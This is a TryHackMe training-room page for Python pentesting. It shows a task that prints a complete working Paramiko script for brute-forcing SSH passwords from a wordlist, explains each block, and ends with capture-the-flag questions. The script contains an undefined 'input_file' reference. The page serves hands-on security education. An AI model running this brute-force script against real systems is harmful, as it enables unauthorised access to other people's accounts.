Python for Pentesters

Start AttackBox | Show Split View | Cloud Details | Awards | Help

Python is probably the most widely used and most convenient scripting language in cybersecurity. This room covers real examples of Python scripts including hash cracking, key logging, enumeration and scanning.

Chart | Scoreboard | Discuss | Writeups | More

Difficulty: Easy

41%

Task 1 Introduction

Task 2 Subdomain Enumeration

Task 3 Directory Enumeration

Task 4 Network Scanner

Task 5 Port Scanner

Task 6 File Downloader

Task 7 Hash Cracker

Task 8 Keyloggers

Task 9 SSH Brute Forcing

The powerful Python language is supported by a number of modules that easily extend its capabilities. Paramiko is an SSHv2 implementation that will be useful in building SSH clients and servers.

The example below shows one way to build an SSH password brute force attack script. As is often the case in programming, there rarely is a single correct answer for these kinds of applications. As a penetration tester, your usage of programming languages will be different for developers. While they may care about best practices and code hygiene, your goal will more often be to end with a code that works as you want it to.

By now, you should be familiar with the "try" and "except" syntax. This script has one new feature, "def". "Def" allows us to create custom functions, as seen below. The "ssh_connect" function is not native to Python but built using Paramiko and the "paramiko.SSHClient()" function.

```
 import paramiko
import sys
import os

target = str(input('Please enter target IP address: '))
username = str(input('Please enter username to bruteforce: '))
password_file = str(input('Please enter location of the password file: '))

def ssh_connect(password, code=0):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        ssh.connect(target, port=22, username=username, password=password)
    except paramiko.AuthenticationException:
        code = 1
    ssh.close()
    return code

with open(password_file, 'r') as file:
    for line in file.readlines():
        password = line.strip()

        try:
            response = ssh_connect(password)

            if response == 0:
                 print('password found: '+ password)
                 exit(0)
            elif response == 1:
                print('no luck')
        except Exception as e:
            print(e)
        pass

input_file.close()
```

Reading the code, you will notice several distinct components.

Imports: We import modules we will use inside the script. As discussed earlier, we will need Paramiko to interact with the SSH server on the target system. "Sys" and "os" will provide us with the basic functionalities needed to read a file from the operating system (our password list in this case). As we are using Paramiko to communicate with the SSH server, we do not need to import "socket".

```
import paramiko
import sys
import os
```

Inputs: This block will request input from the user. An alternative way to do this would be to accept the user input directly from the command line as an argument using "sys.argv[]".

```
target = str(input('Please enter target IP address: '))
username = str(input('Please enter username to bruteforce: '))
password_file = str(input('Please enter location of the password file: '))
```

SSH Connection: This section will create the "ssh_connect" function. Successful authentication will return a code 0, a failed authentication will return a code 1.

```
def ssh_connect(password, code=0):
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        try:
                ssh.connect(target, port=22, username=username, password=password)
        except paramiko.AuthenticationException:
                code = 1
        ssh.close()
        return code
```

Password list: We then open the password file supplied earlier by the user and take each line as a password to be tried.

```
with open(password_file, 'r') as file:
        for line in file.readlines():
                password = line.strip()
```

Responses: The script tries to connect to the SSH server and decides on an output based on the response code. Please note the response code here is the one generated by Paramiko and not an HTTP response code. The script exits once it has found a valid password.

```
                try:
                        response = ssh_connect(password)

                        if response == 0:
                                print('password found: '+ password)
                                exit(0)
                        elif response == 1:
                                print('no luck')
                except Exception as e:
                        print(e)
                        pass
input_file.close()
```

As you will see, the scripts run slower than we would expect. To improve speed, you may want to look into threading this process.

Make sure you have downloaded the wordlist file from Task 2 before proceeding with the following questions. The wordlist was also added to the AttackBox and is located in the following path /usr/share/wordlists/PythonForPentesters/wordlist2.txt

Answer the questions below

What username starting with the letter "t" did you find earlier?

Answer format: *******

Submit Hint

What is the SSH password of this user?

Answer format: ********


Submit

What is the content of the flag.txt file?

Answer format: **********

Submit

Task 10 ○ Extra challenges

Created by 

tryhackme

Only subscribers can deploy virtual machines in this room! Go to your profile page to subscribe (if you have not already). 20121 users are in here and this room is 594 days old.